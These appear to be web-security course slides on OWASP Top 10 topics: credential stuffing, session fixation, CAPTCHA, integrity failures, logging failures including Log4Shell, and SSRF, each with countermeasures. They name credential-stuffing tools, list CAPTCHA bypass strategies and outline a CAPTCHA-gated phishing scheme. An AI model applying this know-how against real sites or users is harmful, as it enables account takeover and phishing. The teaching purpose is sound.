


# CREDENTIAL STUFFING

- An attacker obtains a list of known passwords
  - Uses a botnet to harvest credentials
  - Purchases the list off the dark web
- The web app does not implement automated threat or credential stuffing protection
- Unlike password cracking, credential stuffing attacks do not attempt to use brute force or guess any passwords
- The attacker simply automates the logins for a large number (thousands to millions) of previously discovered credential pairs
- Tools include:
  - Selenium, cURL, PhantomJS, Sentry MBA, SNIPR, STORM, Blackbullet and Openbullet.



# CREDENTIAL STUFFING EXAMPLE



# AUTHENTICATION TIMEOUT EXAMPLE

1. A user uses a public computer to do some online banking
2. Instead of selecting "logout," the user simply closes the browser tab and walks away
3. An attacker uses the same browser an hour later, and the user is still authenticated.






# SESSION FIXATION ATTACK

- A type of session hijacking
  1. The attacker obtains a legitimate session ID from a site
  2. The attacker then social engineers a victim into clicking a link with this session ID
  3. The user logs on while using the attacker-provided session ID
  4. The site assumes that whoever presents the same session ID is legitimately logged in
  5. The attacker returns to the site and is accepted without having to log in
  6. The attacker can now perform tasks as if they are the victim.



# CAPTCHA

- CAPTCHA is a type of challenge-response prompt that attempts to verify whether or not a user is human
- Can be text-based, picture-based, or sound-based
- Google reCAPTCHA analyzes your mouse pattern and decides which test to show




# CAPTCHA BYPASS STRATEGIES

- Check your page's source code for CAPTCHA solutions (in case it's text)
- Use an old CAPTCHA value in case they get the same challenge twice
- Use OCR to read the characters on screen
- Check how many images are being used and detecting them with MD5
- Send the CAPTCHA parameter empty to see if that works
- Use an online CAPTCHA solving service
  - Simple browser extension accesses the solving site's API to immediately start solving



# CAPTCHA BRUTE FORCE ATTACK EXAMPLE



# CAPTCHA PHISHING ATTACK EXAMPLE

- An attacker uses a CAPTCHA form to evade phishing detection filters
  1. The victim first receives a legitimate-looking email that claims to contain a faxed document as a PDF attachment
  2. Trying to open the PDF leads users to a fake site with a CAPTCHA form
  3. Once users solve the CAPTCHA, they are directed to a Microsoft OneDrive login page, where they are asked to enter their email address and password to access the PDF
  4. The phishing email contains a seemingly harmless reCAPTCHA that the mail client won't be able to solve
  5. Hence, the attachment will not be scanned for malicious contents



# BROKEN AUTHENTICATION COUNTERMEASURES

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks
- Do not ship or deploy with any default credentials, particularly for admin users
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list
- Use NIST 800-63b guidelines for password length, complexity, and rotation policies
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.



# BROKEN AUTHENTICATION COUNTERMEASURES (CONT'D)

- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario
  - Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login
  - Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.



# SCENARIO

- Wiley Widgets has a business-crucial website that sells widgets to customers worldwide
- All developed components are reviewed by the security team on a monthly basis
- In order to drive more business, the developer team added 3<sup>rd</sup>-party marketing tools to it
- The tools are written in JavaScript and can track the customer's activity on the site
- These tools are located on the servers of the marketing company.
- What risk does this introduce?
- External script contents could be maliciously modified without the security team's knowledge.





# 14.10 A08 - SOFTWARE AND DATA INTEGRITY FAILURES

- Failure Sources
- Maintaining Integrity




# UNDERSTANDING SOFTWARE AND DATA INTEGRITY FAILURES

- Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations
- An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs)
- An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise.
- Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application
- Attackers could potentially upload their own updates to be distributed and run on all installations
- Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.



# ATTACK EXAMPLE #1



# ATTACK EXAMPLE #2

## Consumer devices that download unsigned updates

- Many home routers, set-top boxes, device firmware, and others do not verify updates via signed firmware
- Unsigned firmware is a growing target for attackers and is expected to only get worse
- This is a major concern as many times there is no mechanism to remediate other than to fix in a future version and wait for previous versions to age out.



# ATTACK EXAMPLE #3

## SolarWinds malicious update

- Nation-states have been known to attack update mechanisms, with a recent notable attack being the SolarWinds Orion attack
- The company that develops the software had secure build and update integrity processes
- Still, these were able to be subverted, and for several months, the firm distributed a highly targeted malicious update to more than 18,000 organizations, of which around 100 or so were affected
- This is one of the most far-reaching and most significant breaches of this nature in history.



# MAINTAINING SOFTWARE AND DATA INTEGRITY

- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories
  - If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data.




# 14.11 A09 - SECURITY LOGGING AND MONITORING FAILURES

- Monitoring Failures
- Log Injection
- Maintaining Effective Security Logging and Monitoring




# SECURITY MONITORING

- Security monitoring is used to help detect, escalate, and respond to active breaches
- Without logging and monitoring, breaches cannot be detected
- Insufficient logging, detection, monitoring, and active response can occur anywhere





# FAILED LOGGING EXAMPLE



# INDICATORS OF FAILED MONITORING

- Auditable events, such as logins, failed logins, and high-value transactions, are not logged
- Warnings and errors generate no, inadequate, or unclear log messages
- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts
- The application cannot detect, escalate, or alert for active attacks in real-time or near real-time



# ATTACK EXAMPLE #1

- A children's health plan provider's website operator couldn't detect a breach due to a lack of monitoring and logging.
- An external party informed the health plan provider that an attacker had accessed and modified thousands of sensitive health records of more than 3.5 million children.
- A post-incident review found that the website developers had not addressed significant vulnerabilities.
- As there was no logging or monitoring of the system, the data breach could have been in progress for more than seven years.



# ATTACK EXAMPLE #2

- A major European airline suffered a GDPR reportable breach.
- The breach was reportedly caused by payment application security vulnerabilities exploited by attackers
- The attackers harvested more than 400,000 customer payment records.
- The airline was fined 20 million pounds as a result by the privacy regulator.



# IMPROPER ERROR HANDLING

- Improper error handling can introduce various security problems
- Detailed internal error messages might be displayed to an attacker
  - Provides knowledge of the source code
  - Allows attackers to take advantage of things like default accounts/logic flaws
- Attackers use information in error messages to identify vulnerabilities
- Leaked information can include:
  - System call failure
  - Network timeout
  - Null pointer exceptions
  - Database unavailable
  - App environment
  - Web app logical flow
  - Stack traces
  - Database dumps
  - Error codes.



# LOG INJECTION

- An attacker forges log entries or injects malicious content into the logs
- Log injection vulnerabilities occur when:
  - Data enters an application from an untrusted source
  - The data is written to an application or system log file
- Successful log injection attacks can cause:
  - Injection of new/bogus log events (log forging via log injection)
  - Injection of XSS attacks, hoping that the malicious log event is viewed in a vulnerable web application
  - Injection of commands that parsers (like PHP parsers) could execute
  - Skewing of log file statistics
  - Log file corruption to cover an attacker's tracks, or implicate someone else in malicious activity.



# LOG4J VULNERABILITY

- Open-source software provided by the Apache Software Foundation
- Records events (errors and routine system operations)
- Communicates diagnostic messages to system administrators and users
- Very wide-spread
  - Popular games, cloud services, software development tools, security tools
  - Frequently bundled as part of other software
- The Log4Shell exploit injected malicious text to trigger a log message
  - Log4J processed the text as instructions
  - Created a reverse shell back to the attacker
- Spawned a frenzy of attacks:
  - Ransomware gangs
  - Bitcoin miners
  - Malicious state actors hacking geopolitical rivals.



# MAINTAINING EFFECTIVE SECURITY MONITORING AND LOGGING

- Patch all systems
- Test systems when high-profile vulnerabilities become known
- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context
  - to identify suspicious or malicious accounts
  - held for enough time to allow delayed forensic analysis
- Ensure that logs are generated in a format that log management solutions can easily consume.





# MAINTAINING EFFECTIVE SECURITY MONITORING AND LOGGING (CONT'D)

- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar
- DevSecOps teams should establish effective monitoring and alerting
  - so that suspicious activities are detected and responded to quickly
- Establish or adopt an incident response and recovery plan
  - Consider using National Institute of Standards and Technology (NIST) 800-61r2 or later.



# 14.12 A10 - SERVER-SIDE REQUEST FORGERY

- SSRF
- Network-Layer Countermeasures
- Application-Layer Countermeasures



# SERVER-SIDE REQUEST FORGERY (SSRF)

- Exploits web apps that fetch remote content without validating the user-supplied URL
  - Exposes information even though the attacker is unauthorized
  - Can bypass ordinary access controls such as firewall, VPN, and ACLs
  - Can take advantage of the trust relationship between the web app and back-end servers
- Incidence and severity of SSRF is increasing



# COMMON SSRF ATTACK ACTIVITIES

